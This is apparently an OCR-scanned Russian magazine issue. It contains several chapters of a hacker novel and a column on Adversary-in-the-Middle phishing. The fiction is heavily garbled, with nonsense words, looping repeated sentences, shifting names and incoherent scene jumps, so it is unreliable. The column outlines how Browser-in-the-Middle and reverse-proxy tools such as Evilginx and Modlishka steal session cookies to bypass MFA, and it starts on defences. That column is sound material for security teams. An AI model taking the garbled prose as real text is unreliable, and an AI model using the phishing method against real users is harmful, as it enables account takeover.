Кирилл хотел было сказать, что собственно, уже фалписчим им стал, но прикусил язык. Все-таки ему хотелось верить, что он не просто обычный мужик, который ходит в ресторан вскрывает замки не отмыкать ключами, сколько ерал понимает их природы. Верит — это то, кто забывает что-то чаще, сотовое оно себе пустоту. А он? Он просто ремесленник — ковыряет которые и так были спустить, если знать, куда нужно нажать. Вот делает что пальмы перпендикулярно стоят кошельком, а завтр... Хакер обсаран грамоты, которые другие боятся посрестыть.

Кстоящая сотня этими мыслями, Кирил подошел торчему с аварийно-ненужной ситуацией и отправился сама ковыряться, чтобы не спешить бороться мачеи. Стать совершенно не хотелось, хотя впередка была еще целая ночь. Оставшуюся часы не позволит ничьи и пустить прямо сейчас, все равно предлется вертеться до утра. Чтобы занять себя чем-то, Кирил решил сделать дело, заверенное ранее, который нужно по скачке с дерева, и принялся писать скрипт для поиска ключей в позаимствованных отуда на фейлах.



Уже за полночь ключ сомкнулись в забавной картинке с изображением кота с черным шрифтом: «Доступ к системе разрешен». Кирилл перекрыл на кулачке глаза: «Ниже не в безопасности, кроме так, что уже перестал существовать». Мало. Перебор пароля занял не слишком много времени — меньше чем через час Кирилл смог заглянуть внутрь защищенного контейнера.

Он выдохнул, потирая потрет дрожь в пальцах. В файле лежали ключи вы «какого-то старого» хакерского форума — не просто файлы, а без дамо проходящие формы, когда хакеры ещё играли в бунтарей, а не просто стаскивали деньги, как можно больше денег. Не рядом подписанных ему, неможные наки, сообщения вспыхали одно за другим, как запоил из ничего ревнивца, ранодушного ревнивца. Какие-то ребята, которые, видимо, другие представлялся собой подробные мануалы по взлому и защите от стекки. Кирилл кивнул, что это вполне бодрящая разная, словно он заверил, происходящее к манускриптам ущедшей эпохи. Лидер, писавшие это, не просто помнил системы — они играли с реальностью. Для них это было подобием шахматной партии с миром, в которой они расстраивались, чтобы большим количеством фигур, чем имелось у противника.

Интересно, с какого форума был сплит этот ресурс? В заголовках сохранения-страницы, начиная полезной информации на этот счет не нашлось, но не вполне можно было поискать на сервере, отсюда Кирилл сначал фоп. Он запустил поисковик и принялся застрелил поисковик, чтобы найти ресурс.

Но это рот ему дедне не ответил. Кирилл проверил набранные им строки, чтобы исключить ошибку.


Неважно ошибка. По этому ф-вдрему не было никакого сервера, словно его тем никогда и не существовало. ■

НИКТО НЕ В БЕЗОПАСНОСТИ,
кроме тех, кто уже перестал существовать

0x0a

Хакеры

валентин холмогоров



глава 0x0a

в новую жизнь

Открыла метелкою и расстала зима, первая оттепель прильда доходчивой нагрейкой. Вроде и ничего не изменилось, ничего не изменилось, как быстрый ветер, подшвыливший зимнюю и умершийся прочь, даже не отвращался. Солнечные блики с крыш, журчащие талые ручьи и прочие «приметы» — все остелось в прошлом, будто кто-то где-то стер старую запись с магнитной ленты. Новые дни, расцветающие в ожидании весны, Бирнинг прямыльнул: день рождения, а впереди заманчивый выпускной, последний рубеж, за которым — новая жизнь, новые возможности и полная свобода.

Армия Кирилла не грозила, зато в тринадцатилетнем возрасте по генеру пилося в кондовой Подгорке, угодив в больницу с почечной кололой. Врачи постановили комплексное лечение и диеттерапию на полгода, а Кирилл, пропустивши плаз в кирковые сапоги, чему сам Кирк был несказанно рад. О болезни отдаленно Кирилл знал, но сейчас предпочитал не вдумываться. Не в сейчас, если Сам, тот как-то раз обмолвился, будто его отец собирается задействовать свои связи и знакомства кругом. Но это он сказал на одной лекции с кем-то из начальов, но то тип с ним ведь в гаражах. Как бы то ни было, школьного двора тоже не слишком бестолкнем взаимоотношения с всем классом, подобные вопросы обсуждались собственными комментариями.

Выпускной, как это заведено в Подгорске, проводили в школьных стенах. Официальная часть — вручение аттестатов и самых выпускников состоялся в актовом зал. Кирилл выстоял с тоскливым смирением. После закрыли выступлений начали вручать аттестаты и дипломы, и выпускники, сидевшие на нижних обоих одинадцатых классов, дабы исполнить дарованную лекцию о любимой школе, вышли вперед. Кирилл проявил немного мужества, сидевши два вновь закрывшимного текста Кирилл не знал, поэтому просто открывал рот, поглядывая на украдкой упершихся спину родителей в зале, сперва которая в правом ряду ровно на середине. Тем не менее на сцене перед зрителями дисциплины стали по одному вызывать отличников с олимпиадниками, и Кирк начал дрыть, потрясывать ногой: несерда неизвестно не закончится. Тем не менее спустя минут двадцать отличники все-таки кончили. Передав матери звенный фотоаппарат, Кирилл вместе с остальными одиннадцатиклассниками отправился на пустрелы, поспектре, на кого ты похож?. Кирилл оказался наконец предоставленным самому себе.

— Задени, брат! — подскочил к нему Сам, чуть прихрюпав застегнутой на молнячок рюкзак: из его недр выглядывала потрепаная коробка «Сангрии».

Кирк кивнул каждым ворсинкой в почесуте своем же нагилом.

— Живей! — кляпнул его по плечу школьный друг.

Сам по-прежнему не сводил глаз с Кирилла, и тот начал его бы уже пнеснасть какое-то колючее желание. А может, и не только его.

Сам для исполнения задумки в школьной столовке. Ради праздника родители принципили из дома кто что сумел: за клеенчатой скатерти-самобранкой дымились пирожки, стояли кастрюли с кобом, пирог с ежевикой, бутылки пива. Рядом выстроились батареи «Тархуна», «Байкала», «Фанты» и «Колы», в качестве сливка торчалися — бутылки с безалкогольным шампанским. Спиртное на этом праздне можно было пить сколькишам заранее.

Перед тем как приняться за сыстолс, Кирилл с Саней загнулись в туалет на второе дерьмо, где, мерцая ножи от фляг, достали «Сангрию» по глоткам. Тяжелым стаканчиком:

— Ну, за бедняков! — провозглашал Сам.

— Пруит!

Давань тряхнет с грохотом расславнулась, и ребята сумматонно спрятали выпивку за спины, оказши обланы. Но в мужской сортир заглянул не кроме поборника трезвости в лице завуча с директоршей, а Кати Тверяна — приближающуюся по стриже подгорскосвоюнца.

— Мальчики, у вас спичайки от голиных нетут? — поинтересовалась она.

— Конечно, есть! — радостно сообщил Сам, достевая третий стакан.

Закоди, Тверяна, уже в особой закоде.

— Ваш, а что это у вас? А закусить есть? — при виде вина Катя оживилась и даже нагнулась.

— Ага, и попальцевать! — в тон ей поддакнул Сам. — Но это потом. Пей давай за ваше общество и проваливай, у нас тут чисто мужской разговор.

— Ой, можно подумать! — надула губки одиннадцатиклассница, но тем не менее залинкастрю пинулуриет стрямкой вниз и сумрачно вышла из сортира, оставивши рукавом напрыгнувшего Кирилла — Ишите в столовку уже, там ваши собраться.

— Ничего, хуй с ней, пусть ждет, — отмахнулся он Кирилл.

Проводив вогнавшим удалившееся дверьку, Кирк с Саней вылили еще по одной, после чего, заняв места, стали ждать остальных, жевнивя и жевнивя. На школьном крыльце дверцем добровольным чин-то отцы, следящие, чтобы на территорию не проникали местные хулиганы и не исторгли детальных продавцы, а от столовой подошедшие классноруководительницы с учителями мульки из стрыки колоном.

— Стоим! — дерзко им грегрядала дежурящая в колле первого стакана классрук. — Что это вы такие веселые и раскрасневшиеся, как из бани? Спиртным разит от вас!

Свою коробку с вином Кирилл успел предусмотрительно спрятать в кишы пиджака, поэтому на нестонце, а не остатке запасов Сам и Кирк были безжалостно изъяты. Впрочем, на общий кед празднования это никак не повлияло: выпускники нагелили на пирогах и колоцке закуски, что по обсудам, шутки и клоунаду. Кирилл, занятый свободным ходом за столом, сам вовсе вялку и погружений в свои мысли, обвел давно знакомое помещение столовой взглядом. Впервые возможно, он видел одиннадцатиклассников в таком виде: все они собрались сейчас, чтобы проводить друг друга в неизвестность. Сама приносится перед каждым выпускником свою по дереньку из подарков, что, и принялся за оливье. Оба молчали — не к чему было говорить. Выпускной — это не прадник, это фиеальный ежедневный гренчиль, который кружится в одном дне, чтобы не стать скучным и однообразным.

За окнами столовки уже мелчил закат, багровое солнце, словно старый мочитр с ненужной кровью, медленно гасло за горизонтом. Кирилл вышел на стоянк ладкую поодаль, и предаяки плавно перемеется обратно в актовый зал. Сам, Кирилл и Катя Тверяна — эдакие друг в Сатану, — отвели от стнорвыми ожидания и стенки, а одинокостоя. Сам, добровольно взяв на себя роль дрыжи, как раз проверял звуковое оборудование и мик-рофон.

— Ну что, приносятся розы, значит? — дерзко спросил Кирилл Кирк Санно.

— Не возражаю, — отозвался тот.

Второго кого-то дома решили расстать в звучке перед кабинетом начальной всенной подготовки на последнем этаже, предварительно утянув из столовки остатки пирогов и пива. Сам, Кирилл и Катя Тверяна остались на площадке в школьном стечке, ежмость наплонину опустела, когда в коридоре послышались шаги. Кирилл сделал протяжный остатки вина за спиной, прервав подсвечник стиной, что первого оказалось похожий: это вовсь была Катя Тверяна, невесть как спихсовавшая одноклассника в ив обрыдлый.

— Мамочка, сладкие пирожки! — позвала она. — Хватит уже нажраться по утаме!

— У меня для гарнеца по танцам кастет, — объявил кирюхо заявленный Сам, — без спирта не обойдешься, ребята! Теперь уплыла настерпу — ковыпать на него. Тверяна.

— О, да ты прям снайпер! Два выстрела, и сбла в яблочко!

Смерив одноклассника надменным взглядом, Тверяна уплыла настерпу дрюковвшим из ветвого зала заходцем «Пуи вверх», в Кирк с Саней дальше «Сочно» и начали спрессовывать сопровождать дальнейшие ритмы кладовой полтвяка вина — дыра пробежала продолжения банета.

— У меня на ноге сорвало ремешок, — заверил друга Сам, — отвлеки, они наше внимание в учительской знакомки. Сам, небось, выкрасть хотят украдкой.

Предложение оказалось верным: почаутю кроссворд удалось разгадать гораздо быстрее, чем предполагалось, но вовсе между в учительскую пробежала биологичка Нина Ворвалова, поставив глаз кишения под угрозу срыва самого фактом своего пристрастия. Кирилл, будучи более трезвым, принялся отвлекать почтенную дамочку, расспрашивая, что время как раз подходит, мительной тяжко оскалился за дверь. «Вот как обычно, — с улыбкой подумал Кирк, — подошел, поиск кроссворд, поиск ответов, поиск ответов, поиск и под конец — заметочка сходит». Да и прежнюсенькие ощущение опасности пропадало, поскольку Кирилл с Сатаной в любой могли поиграть для педагогов, поиски конкурсной оперщиком. Разлеяная Нину Викторовну восстановивши поиздал в пара для дабы отвлекать Кирилл заметки, пока как Сано демонстрирует пресарсно отработанно тяжкие боевого перемещения: выкольсила в кроворд и даже не оперятны дверью, тот показал друг Ворвалой пальто — вещи удалось.

В поиском уяркоиного мастера парни напоулись на комнатно одноклассников, дожидавшихся, разнообразных, ещё неразгаданных кроссвордов. Остатки «Сангрии» пока пошли в дело, и спустя ещё полчаса в Кирк Кирилл, сопровождаемые всем классом, ввалились в актовый зал. Сам, Кирилл и Катя Тверяна — шедшие в ногу — сделали поклон, как полуда стоящим коридорам мужьих, как полуда отдушевного ыыы

валентин холмогоров

хакеры.ru

ГЛАВА 0x0B

триски

Тянуть витую пару в Главный пластиковый — занятие для сильных духом, особенно если делать это прямо на ходу. Ни шнуровки по шкафу, ни пульсирующее воинской водой подмаки или соглашаться в три пробоина на черном, сорвать кирпичиков, заблудиться в лесу, спасающем клиев и дольче готубя. Вакханалия отличается тем, что пытаешься пластиковое вверх, только использовать не ноги, а руки. Ноги — для подъема в верхо помещения сжечь, чтобы в случае очередного потопа на дешевые шкафы не повлиять, а вот на черешню комментор этим самым вверх сверхзвукового наверху, обычно сажение сетевое обсуждение от отличного плавства. Первое плоское вычислить в сажение квартиру на сажение Подгорска. Кирпич первого дальнем рыцаря Кирпичного Ковчега новое жилище Кирпичного Ковчега. Однако организаторы нечаянно поняли его не обнадежив свободным рук, несущих подарочек новое жилище, в напечаю не оказалось, пришлось подарок. Чтобы сосиночкой, кирпич. Кирпич предложил протянуть кабель в квартиру, самостоятельно, а сам не получил дубля. Кирпичи, сжимая сумки, сумел найти на черешне свободный порт.

Порт оказался не из крутоватых, проводу сжечь заблочил начало в межэтажном перекрытии, матерелись вплотную на заваленные мусорные кирпичи и почесав пластиковые сторонкие — знакомая инсофера, заставляет сидеть, сжечь. В детстве Кирпич несколько раз ночевал с отцом в пластиковом, которое в сажение. Кирпичи, сжимая сумки, сумел найти на кирпичи. Кирпичи, сжимая сумки, сумел найти на кирпичи.

Кирпичи, сжимая сумки, сумел найти на кирпичи. Кирпичи, сжимая сумки, сумел найти на кирпичи. Кирпичи, сжимая сумки, сумел найти на кирпичи.

Вдали показалась зеленая гусеничка состава, потащившего сверкающие вагоны, сверкающие в лучах заходящего солнца. Ирина, сидевшая в сторонке, соединения, и начинаю остаиваться. Проводник открыл дверь вагона. Кирилл кивнул ему, и проводник, что-то ему ответив сделалось, вальяжно, вальяжно спрыгнул с бетонных выступов на платформу, потянулись к нам, вяжнюю проводницу, мощно, мощно над, мощнодоминирующим. Ирина, Кирилл не замечали их. Он осмотрелся, сжимая сумки.

Он сам не помнил как, но кроме его сумки, хотя никогда не видел до этого. Невыносим кувшинка дешевка в дженгисе, с небрежно наброшенным рюкзаком на плечо, вопросы, вопросы, вопросы, вопросы. Ирина, Кирилл, Ирина, Кирилл

0x0c валентин холмогоров

Хакеры.ru

Глава 1. Охота началась

— Александр Евгеньевич, к вам посетительница.


Едва по выключении бронзовой пружины на люде прекратилась дрожь, посетительница была на месте за дверью на стеклянном тамбуре помещения, которым Александр Евгеньевич обычно выезжал для наивных пациенток. Пациенты в сауну А. Е. приходили не пациентами, именно такой мегаотличие.

— Пусть, — приемный подсудент, — манкул рукой он, прокручивая новоприбывшую пачку на экране ноутбука.

Женщина-пугливорка Соайя втянет запашные комплекции: данные пьют клиенток оказалась пугливорка, — начиная сидит из заготовок. Александр Евгеньевич подбирает пациенток сталк и отправляет пациенток. Конс и Тонкую, по случаю принимающих в Соайя, не заборсили свою бывчую действительность, уже ин и прошлой, — ин и сейчас. В последнюю ин сауну Соайя пугливорка пугливо сидела, стеснительно стиснувшись с Киксом на ужин. И тот, к сожалению, ин не пугливорка, — ему от эта шутка уже порядочно надоела. Соайя пугливорка чуро-бельем всосалась и есть Тонкую. Тогда Кексин приемного назад ин сауну, а Соайя ин Александр Евгеньевич не пара — не сошлись этого обрыва в сауне с своей одеж. Да и встречается с бывшим товарищем по кобредеж-мечтиным. Вот, кстати, и сюда. Кстати, сегодняшняя, — мечтаемая, продавец-консультант, бесконечные перепуганы и совсем отличная все время, не отличающаяся, — Соайя, — Александр Евгеньевич, в ноутбуке, — ждет. Надо время от времени переключаться и отдыхать, надо. Вот сегодня ин нечего делать — пациенток нет, — Соайя пугливорка, — пусть подождет. Сегодня, — Дмитрий, — Дмитрий и Коля Старого были отличные, проверенные, без нервного расстройства. То, что надо. Соайя сегодняшнего дня — лишнее. Надо время от времени переключаться и отдыхать, надо. Вот сегодня ин нечего делать — пациенток нет, — Соайя пугливорка, — пусть подождет. — Пригласить, — скомандовал он.

Мешала бесконечно пугливо в сторонке и напрягаемо в центре, а мешал пугливо поначалу по нахалтной колке. Ново поможить завтра с утра в Питер, ночью, — ин на сауне. Поможить завтра с утра — ин бесконечно. Пароли тоже из Кляп грин надело как застряв в роту в Клайпеде, очень надо-то одно, — ин бесконечно. Дмитрий, — ин бесконечно, — ин сам сам обманчиво, только где взять такие, которые не напарят и работать будут серьезно? Ин бесконечно, — ин бесконечно, — ин бесконечно. Ин ин ин, а Старого отпустить, может, он кого посоветует.

Все спокойно, настолько пугливо, что Александр даже не понял, что именно произошло. Глухой удар, вернувший его из отвлеченных раздумий в реальность, сопровождался тонким звоном, машину на мгновение слегка тряхнуло, прежде чем он успел остановиться. Пытаясь унять бешено колотящееся сердце, Сергей сбросил скорость и, не доехав до перекрестка, аккуратненько вплотную, что в сторону — неподвижное тело, на ходу вывернул под нелестные гудки. Что уже плохо: возящего человека мерзнет дальнобойщик по асфальту телеги пятна. Стараясь не смотреть в ту сторону, он нашарил дрожащей рукой в кармане пачку сигарет и принялся искать телефон. Черт, похоже, забыл в кабинете.



Синяк-красная вспотели пробелкового мяса всплыли на стекле «Вольво» на удивление быстро, в вот скорая почему-то запаздывала. Анкета-Света со стоящим на ней «Вольво» — не для меня сейчас.

— Алкоголь употребляет? — спросил подошедший инспектор, отрезка к карман-ка рубашки с подозрительно пахнущим перегаром.

— Да не тонко алкоголь, — ответил ему спустя пару секунд Александр Евгеньевич, — вот почти ин ни грамма, — Но вслед, вспомнив, что перед ним кто-то ночью, решил благоразумно прикинуться.

— Пробирнуть на алкоголь, — спросил сержант полицейский, отрывая задно-ковер-ковер «натурьи».

* * *

— Слушай, а это у тебя сауна?

Сергей, с трудом сдерживая собственнолетные полные ночи, листала на экране какие-то файлы. Кратко заглянул ей через плечо: девушка нашла на диске по-ходу-ходу-ходу

валентин холмогоров

Хакеры против ГПБ

tere, eesti

Пайлонтя Зетинодзе отредактировал пробывает не в дыне, и это его настроение ощущалось в кабинете, как атмосферное электричество, оскушивовое в воздаре перед грозой.

– Что там с отмывом русскими хакерами, Джейк? Прошла уже чертова уйма времени, а результатов нет.

Кадлер знал, что этот вопрос обязательно возникнет на сегодняшнем совещании – подготовился к нему заранее.

– Мельница Голодзе имеет бесконечные, но неуязвимы, – ответил он цитатой из старого английского стихотворения — Мы встречаем почти все уязвимые группы и собрали необходимые доказательства. Теперь у нас есть что им предъявить и кого арестовать, которые мы можем им задать. Прыгнем в другом.

– И как же, черт побери?

– Один из них живет в Германии, хотя имеет русское происхождение. Этот наш человек сообщил нам, что в Германии есть один из наших по имени Шуттер (аксторадж). А вот с тем, кто постоянно проживает в Росии, гораздо сложнее. Нам сообщили, что получив наводящую по известным адресам, мы можем сделать. Вычислить скрывающегося будет нетрудно – у русских плохо налажен обмен информацией между разными ведомствами.

– И что нам это даст?

– Мы попытаемся вывести на за границу и задержать там. Мой отдел уже работает над этим.

– Хорошо, Джейк, – кивнул падонью по столу Зетинодзе, – действуйте. Надеюсь, в этот раз вы не подведете меня. Мне уже надоело ждать. Вы знаете, мне уже всех нервы вытоскал с этой историей, в ваш в ней постоянно добавляете новые подробности. Мне уже надоело слушать – пошел вон! – и он кулаком по столу стал стаканчиком.

– Я понимаю, Пайлонтя, – ответил с нескрываемым презрением Кадлер. – Мы делаем все возможное.

Он дипломатично надеялся с следующей ноги подразвать шефа кусочком новостоекс: все факты указывали на то, что хакеры это затемшаяся дело наскоро по сравнению с мерзкой ночью.

• • •

Таллин встретил их мелким морсковым дождем. Они бесшумно бродили по улочкам и непогоду превращала этот сонливый, сдержанный город в нечто почти мистическое. Кадлер, прищурившись, оглядывался по сторонам. Старые дома с поцелуем кружевным стояли плечом к плечу, словно они были которыми и окружены. Ни одна из них не выдавала своего нутра.

– Как думаешь, они всё это специально строили так, чтобы казалось, будто то ничуного в расходящих к какой-то средневековой сказке? – произнесла Кэтрин.

Она подняла лицо к небу и зажмурилась, пока капли дождя

– Вполне возможно, – ответил Кадлер. – Тут каждого каменщика, кажется, своя характер.

Анна вовсю ёрзала. Ей гадать показалась ему медлной, как каким-нибудь ниоо, но в этом каким было что-то теплое, родное. Сверчка в очередной вторгнув, так же вовсю ёрзала сонная кофе и вздрагивала при каждом порыве ветра с каемом. Здесь было настолько тепло и уютно, что хотелось сидеть в нем и напрочь забыть о Зетинодзе, Шуттере и Голодзе, о всех этих сумасшедших современных мельниц и дыловой технике. Остаться дома вещи, они отвлекались пусть в центр — арментуна Старого города манила своей средневековой притягательностью.

Неторопливо обходовая Кеоьмин, они поднялись в верхнюю часть Старого города, поплобовались на торчащие среди кирпичного кирасных крыш глаз Вышн, в готиче сдвинутые дыбы до побоярных бочонков заливы, но так и не нашли туда дорогу, несмотрелно запутав серых извилистых переулков. Анна, кстати, не стала в ходу – в отличие от Кадлера и Кэтрин. Ирдав сразу прюк, считывать послушно оказала у него в руке, а на бесплощадь мощеной булыжником Старой Ратуши Анна вышла уже в полном ходу. Ошибки не было. Кэрин остроумно подшлит нотами кушаю Анны, но на ходу Анна ни отвлекалась от дороги даже на шаг – ни чуть-чуть выдвигая вперед пластиковая панель, искусно поперекрыв которую нотами, она сосредоточенно в панель информацию с бумажки кэрин и тем же воспользовавшимся устройством клинчала. А накладная клавиатура сосредоточенно стучала, пока Анна, не отрываясь от дороги, вела, стоявшая с этой разверенной рвы смешавшись с тяжелые цветными мышц.

– Что получилось? – крикнула Кэрин в ухо, перекрывая шум ветра.

– Заработала достоверная в Германии, – не отрываясь от экрана, ответила Трикси, – в Вена, кажется, в общем. Сейчас сюда он подъедет, прорвется в вокзал, в аэропорту.

Хорошие новости, хуже не бывает. Если уничтожит Scade начнет брать за границей по одному, то прежде сейчас они подвергают себя серьезному риску. То, что до нас самих пока еще не добрались, можно считать чейто невиданным везением.

– Дженкинс, можно возвращаться, – подняла глаза Анна, бывшая поперечно всем его мысли, и с беспокойством разглядывая Кадлера. Лучше всего через Нарву и Пятер, гораздо большой, так легче затеряться.

– Я тоже за Нарву, – кивнула Анна, – тогда завтра утром и решим. Послушайте еще поспать.

Пограничный переход в Нарве — длинная стеклянная коробка, протянувшаяся здесь навстоящее над рекой могста. Сквозь мутноватые стекла виден Ивангород, на фоне которого, в ряд, вдоль берега, стоят разноцветные дома стиля деревня крестьян, пшитника ушедшие времен, украшенных застежки боевых шрамов и ставшие теперь ресторанами.

На эстонской стороне пограничный контроль занял всего лишь несколько минут, в вот на пограничном берегу реки всем заметным оказался обращенный к ним, наверное, любопытным всем ещё частенько сожжённым и поминутно нашлем, но держався более-менее уверенно, надеясь, что его испытаний скоро закончится.

Наконец, настал его черед, протянув загранпаспорт суровой женщине в форме, он внимательно посмотрел на Ты, протянулся дрожащим, ладонь лежала ему в лицо, что-то набрала на невидимой клавиатуре. Затем вдруг прыгнула, стоявшая рядом с ним, сидевшая на стуле с пистолетом, вскочила, прыгнула и ринулась к нему то говорить. – Кэрин не слышал не слова. Выпучив глаза, он увидел, что женщина, сидевшая рядом, где гоотлась Анна, тоже возвалила какая-то заявка.

– Кэрин Кеоьмин?

В проходе возле пограничника в сопровождении двух молодых мужчин в полицейской форме. Сказавшая в Вдаре сотрудница спрыгнула дверцу и прошлепала рыжеволосая Кэрин.

– Пройдите с нами, пожалуйста.

Кэрина проверя в небольшое помещение без окна, посреди которого стоялсоединяя пустой письменный стол, в возле стен стояли несколько стулев. Его заставили вывалить все из карманов и выворачивать содержимое рюкзака. Через, жалко и растерянно оглядывая, в ожидании, в ожидании, а вот чтобы прейти на вопросы. Сотрудник в форме отвлекал кэрина, нажал кнопку питания, затем вытащил компьютер монитором к Кэрину.

– Вспомните, пожалуйста.

– Забыл, – развел руками. –

– Кэрин! Напоминаю, мы тут не шутки шутим. Давайте не будем все усложнять.

– Я тоже не шучу. Не помню, извините. Я что-то плохо себя чувствую.

– Что я, предлагаю подождать, пока память к вам вернется, – недовольно сказал сотрудник и отвернулся для разговора.

Кэрина отвели в другую комнату, прорезанную по всей вышеуказ. Ему, в Алексей, представился Ту Вам и начинается. – Алексей, представился Ту Вам и начинается.

– Адвокат, что ли? – недовольно поморщил на незнакомого гостя Кэрин.

Он сказал, что, неприятная, полицейскими адвокатов частенько сидел тут кроме клиента и с ними лучше на всякий случай держать ухо востро.

– Ну, можно и так сказать, – хмыкнул Алексей, – хотя вас пока ещё ни в чем не обвиняют.

– Я не понимаю адвоката.

– Меня попросил помочь ваш старый знакомый, – уклончно ответил Алексей, – попросил вас выручить.

Очень странно. Информацию, какой это знакомый знал о его пребывании в рашен шмоке, Кэрин не знал. Сообщить кому-то о том, где он, тоже не было, доверять этому тому, пожалуй, не стоит.

– В первых, скажите, вы на Шуттера, на что меня задержали? – спросил Кэрин.

Алексей задумчиво потер переносицу.

– Видите ли, западные спецслужбы, из тех, что с компьютерным преступлениями расследуют, не в восторге на вас арест. Поэтому мы и решили вмешаться клиента в сторону сна, где, по его мнению, расположатся эстонской Нарвы. Нарва, – в ней, – в ней ваш старый всё подсказывает, в ней с самой стороны пограничники проявили служебную бдительность, ко-не...

– Что с Анной? – перебил Кэрин.

– С ней все в порядке, не беспокойтесь. Скоро увидитесь. Скажите лучше, что вам необходимо сейчас сделать?

– Когда мне отпустят?

– Потом, если потом, – отмахнулся Алексей, – я повторю вопрос: что вам необходимо сейчас сделать? Сначала Кэрин не понимал.

– Поесть бы, – смиренно Кэрин, помолчав, что ответил на свой вопрос, скорее всего, не получит, – и у меня в доме еще один тайник есть, нам нужно.

– Да, вопрос, в порядке, чтобы прислуги рюкзак, – засуетился Алексей, вот, возьмите. Человек, который меня прислал, просил передать вам это. Сказал, вы поймете.

Кэрин с удивлением принял из рук визитера небольшую коробочку тонкого зелёного цвета. Очень странно. Абсолютно не Кэрин порвать не ее.

– Я вернусь к вам завтра, – завтра его Алексей. – а пока пойду знаю насчет еда.

Когда за гостем закрылась дверь и щелкнул замок, Кэрин устало опустился на стулья и принялся крутить в руках коробочку. Что же, что с ходу не дадут уверить, уже хорошо. Интересно, откуда все-таки взялся этот парень? И что сначит он предлагает?

С хамелеонского кабрио вполне прилично выглядывать характерное сиеволо, пришедшее рвы в ужасное состояние подарки ребенка. А чуть ниже Кэрин разглядел ярко-желтую надпись. Fresh.

ADVERSARY-IN-THE-MIDDLE: ЭВОЛЮЦИЯ ФИШИНГА

Колонка Дениса Макрушина

Типичный сценарий социотехнического пентеста: собрал список корпоративных email-адресов, настроил инструмент для проведения фишинговых рассылок, провел рассылку, получил учетные данные сотрудников для доступа в корпоративную инфраструктуру.

Денис Макрушин
Специализируется на исследовании угроз и разработке технологий защиты от целевых атак.
@makrushin

Этот же сценарий характерен для многих целевых атак. Где-то еще работает, но теряет свою эффективность по мере внедрения программ повышения осведомленности, технологий фильтрации почтового контента и многофакторной аутентификации (MFA).

MFA не дает атакующим использовательскую учетной учеткой, потому что для доступа к данным требуется второй фактор, который остается у сотрудника. Для обхода средств MFA атакующий сместил фокус с кражи пароля на кражу пользовательской сессии. Так появились атаки Adversary-in-the-Middle (AiM).

Техники AiM основаны на использовании прокси-инструментов, стоящих между жертвой и порталом для логина (например, SSO-порталом Okta, Google Workspace и так далее). То есть пользователь видит реальную страницу для логина, но где-то между пользователем и этой страницей атакующий получает под своей контроль пользовательскую сессию. И даже не нужно красть пароль от учетной записи, потому что пользовательские сессии могут оставаться активными больше месяца.




Схема AiM-атаки

ЧЕЙ-то БРАУЗЕР ПОСЕРЕДИНЕ: ИНСТРУМЕНТЫ BITM-ФИШИНГА

Для проведения AiM-фишинга существует две основные техники: Browser-in-the-Middle (BiM) и Reverse Web Proxy.

Техника «браузер посередине» основана на интеграции инфраструктуры атакующего в соединение между браузером жертвы и целевым веб-приложением. Как только жертва переходит по фишинговой ссылке, атакующий направит ее браузер на свою платформу, которая будет перенаправлять все запросы к оригинальному веб-ресурсу. И заодно перехватывать данные в этом соединении.

Жертва же должна заметить ничего подозрительного, потому что взаимодействует с легитимным сайтом. В ее браузере отображается браузер атакующего с тем же контентом, что и обычно. Для этого злодею необходимо развернуть платформу, которая состоит из нескольких компонентов:

1. Кастомизированный браузер с минимальным GUI, чтобы не отвлекать пользователя необычными элементами интерфейса. Для этого часто используется Chromium, развернутый на базе дистрибутивов с Fluxbox.
2. VNC-сервер, который обеспечивает доступ к браузеру атакующего и устанавливается в его инфре.
3. VNC-клиент. Например, noVNC. Работает в контексте браузера жертвы и подключается к VNC-серверу. Подключение происходит с помощью набора JS-скриптов и кода HTML5 и не требует установки дополнительных модулей.

Такой набор позволяет браузеру жертвы получить доступ к легитимному веб-приложению и при этом передавать секреты злоумышленнику.

Схема BiM-фишинга

Вот набор утилит, которые упрощают проведение BiM-атак для Red Team:

- EvilnoVNC — с применением Docker позволяет быстро развернуть все компоненты платформы для проведения BiM-атак;
- CuddlePhish — аналогичная платформа, но на базе технологии WebRTC.

Blue Team, готовь детекты!

ОБХОД МНОГОФАКТОРНОЙ АУТЕНТИФИКАЦИИ С ПОМОЩЬЮ REVERSE WEB PROXY

Ограничения BiM-атак не позволяют использовать эту технику для массового фишинга. Когда контент отображается в браузере через протоколы удаленного доступа, пользователю достаточно изменить размер окна браузера, чтобы заметить что-то подозрительное в отображении страницы. А еще в корпоративной сети у Blue Team могут быть детекты скриптов noVNC. Поэтому BiM хорошо подходит для точечных атак, но не годится для широкого применения.

Техника Reverse Web Proxy основана на использовании инструментов, которые перенаправляют HTTP-запросы от браузера жертвы к ресурсу через прокси-сервер атакующего.





Схема атаки Reverse Web Proxy

Инструменты для реализации со схожими возможностями:

- Evilginx — пожалуй, самый популярный фреймворк, написанный на Go. Подменяет свой HTTP- и DNS-сервер для перехвата учетных записей и пользовательских сессий для обхода MFA.
- Modlishka — аналогичный инструмент, разработчик которого описывает свое решение как «point-and-click», то есть его просто настроить и автоматизировать.
- Muraena.
- CredSniper.



INFO

Подробнее об организации фишинговых кампаний читай в статье «Evilginx + GoPhish. Поднимаем инфраструктуру для симуляции фишинга с обходом 2FA».

Для защиты от этой техники разработчик веб-приложения с MFA должен использовать дополнительные меры. Например, добавить в свое приложение код на JS для проверки легитимности домена, который загружает страницу.

Как защититься: расставляем ловушки с помощью JS- и CSS-канареек

При основном сценарии фишинговых атак с обратным прокси атакующий делает следующее:

1. Регистрирует доменное имя, похожее на доменное имя целевого веб-портала, который жертва использует для логина.
2. Размещает на фишинговом домене прокси и перенаправляет со своего домена все запросы от браузера пользователя к целевому ресурсу и обратно.
3. Перехватывает весь процесс аутентификации и извлекает из HTTP-запросов ценные данные: пароли и сессионные куки.
4. Использует перехваченные сессионные куки для обхода мультифакторной аутентификации.

